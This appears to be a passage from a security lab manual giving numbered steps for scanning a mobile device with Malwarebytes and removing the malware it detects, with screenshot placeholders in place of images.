
Storage & Files

To scan the device for any malicious software and files.


Give permission

By using Malwarebytes you agree to [EULA](#)


5. A system pop-up appears, asking for permission; click **ALLOW**.




6. Click the **skip** button under **Already have a subscription** as shown in screenshot.



7. The **Your device has issues!** screen loads; click the **SCAN NOW** button under LAST DEVICE SCAN.



8. Malwarebytes security begins a security scan, as shown in screenshot.



9. A Threats screen appears. This will show you all the malware (if any) found on your device.

Note: The number of malware found might differ when you perform the lab.

10. Click the **Remove selected** button to remove the detected malware from your device.

